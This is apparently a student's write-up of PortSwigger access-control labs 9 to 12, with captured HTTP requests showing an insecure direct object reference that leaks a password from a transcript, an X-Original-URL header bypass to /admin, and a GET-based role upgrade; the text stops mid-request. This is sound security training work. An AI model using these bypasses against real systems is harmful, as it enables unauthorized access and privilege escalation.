Congratulations, you solved the lab!


User deleted successfully!

Users

wiener - Delete

Lab 9: https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references


In this lab I started exploring application functionalities and found live chat option is the only option to exploit so, I started intercepting the request which are related to transcript. When I click the transcript is retrieving the file from server that contains the information about my chat. So, when I modified the name of the file the server is responding with sensitive data.


Not secure https://0aa7006703d412da8559cb26000700fa.web-security-academy.net/chat
Web Security Academy
Insecure direct object references
Back to lab description »
LAB Not solved
Home | My account | Live chat

Live chat

CONNECTED: -- Now chatting with Hal Pline --
You: Hi i am carlos
Hal Pline: Someone dusted me the other day and its flared up my allergies
You: i need my password
Hal Pline: Remember that power cut? Best time of my life
Hal Pline: Do you ever stop asking silly questions?
Hal Pline: I'm out of the office at the moment, please leave a message.

Your message:




Request

```
GET /download-transcript/1.txt HTTP/2
Host: 0aa7006703d412da8559cb26000700fa.web-security-academy.net
Cookie: session=oHGr7WMhch5tMQ63zqFroMiVdqYbOGyi
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Dnt: 1
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa7006703d412da8559cb26000700fa.web-security-academy.net/c
hat
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need
confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me
 your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that
you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is orj4myf8mx0lyez41taa. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```



Insecure direct object references


Congratulations, you solved the lab!

My Account

Your username is: carlos


Lab 10: https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented

In this lab I used the header called x-original-url it is used to override the actual header. so when I tried to access the /admin page it returned forbidden response. so I tried again after adding header then it worked well.



Request to https://0a92004004fbad42813c7f78007f006e.web-security-academy.net:443 [34.246.129.62]

Time	Type	Direction	Host	Method	URL	Status code	Length
20:23:24 26 Sep 2024	HTTP	→ Request	0a92004004fbad42813c7f78007f006e.web-...	GET	https://0a92004004fbad42813c7f78007f006e.web-security-academy....		



```
GET / HTTP/2
Host: 0a92004004fbad42813c7f78007f006e.web-security-academy.net
Cookie: session=DJsRrehc4jCbJiPzepb7Ox58uyqx6E05
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a92004004fbad42813c7f78007f006e.web-security-academy.net/
X-Original-URL: /admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```


Selection 22 (0x16)

Selected text: X-Original-URL: /admin

Decoded from: Select

X-Original-URL: /admin

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	21




https://0aba00cc0407dca38bcdcd3700ac0066.web-security-academy.net/admin

URL-based access control can be circumvented

Users

wiener - Delete
carlos - Delete



URL-based access control can be circumvented

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | Admin panel | My account


User deleted successfully!

Users


wiener - Delete

Lab 11: https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented

In this lab the vulnerability exists on http methods here the admin has capacity to upgrade or degrade any user now I changed the level of carlos user and intercepted the request and then I logged into normal account and captured the request on burpsuite and now I tried to change upgrade the normal user level to admin level but it returned error as unauthorized. But, there is a situation is possible when some requests could not implemented correct way. So if we trigger them then we can easily achieve the output.



```
GET /my-account?id=wiener HTTP/2
Host: 0a0800fe04196c548318244900e1002c.web-security-academy.net
Cookie: session=n64kd73YZsNec19FxIXG1t5hm781QD0c
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0a0800fe04196c548318244900e1002c.web-security-academy.net/l
ogin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```




```
POST /admin-roles HTTP/2
Host: 0a0800fe04196c548318244900e1002c.web-security-academy.net
Cookie: session=n64kd73YZsNec19FxIXG1t5hm781QD0c
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin:
https://0a0800fe04196c548318244900e1002c.web-security-academy.net
Dnt: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a0800fe04196c548318244900e1002c.web-security-academy.net/a
dmin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

username=carlos&action=upgrade
```

```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"Unauthorized"
```




```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a0800fe04196c548318244900e1002c.web-security-academy.net
Cookie: session=n64kd73YZsNec19FxIXG1t5hm781QD0c
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin:
https://0a0800fe04196c548318244900e1002c.web-security-academy.net
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a0800fe04196c548318244900e1002c.web-security-academy.net/a
dmin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```



Method-based access control can be circumvented

Congratulations, you solved the lab!


My Account

Your username is: wiener

Email

Lab 12: https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step


Similar to previous lab but here we have another confirmation message from the server before doing the changes to any user. So, as usually I intercepted all the requests to modify after analysing the all requests I just copied the session id from the normal user and the pasted it on the verification url at the same time I also changed the username and finally the username is upgraded.



Target: https://0a6e008f033d1c1b815ac0

```
GET /my-account?id=wiener HTTP/2
Host: 0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net
Cookie: session=FD414M7sFLKvoBeYwIJfb3fcVwnoxdRc
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
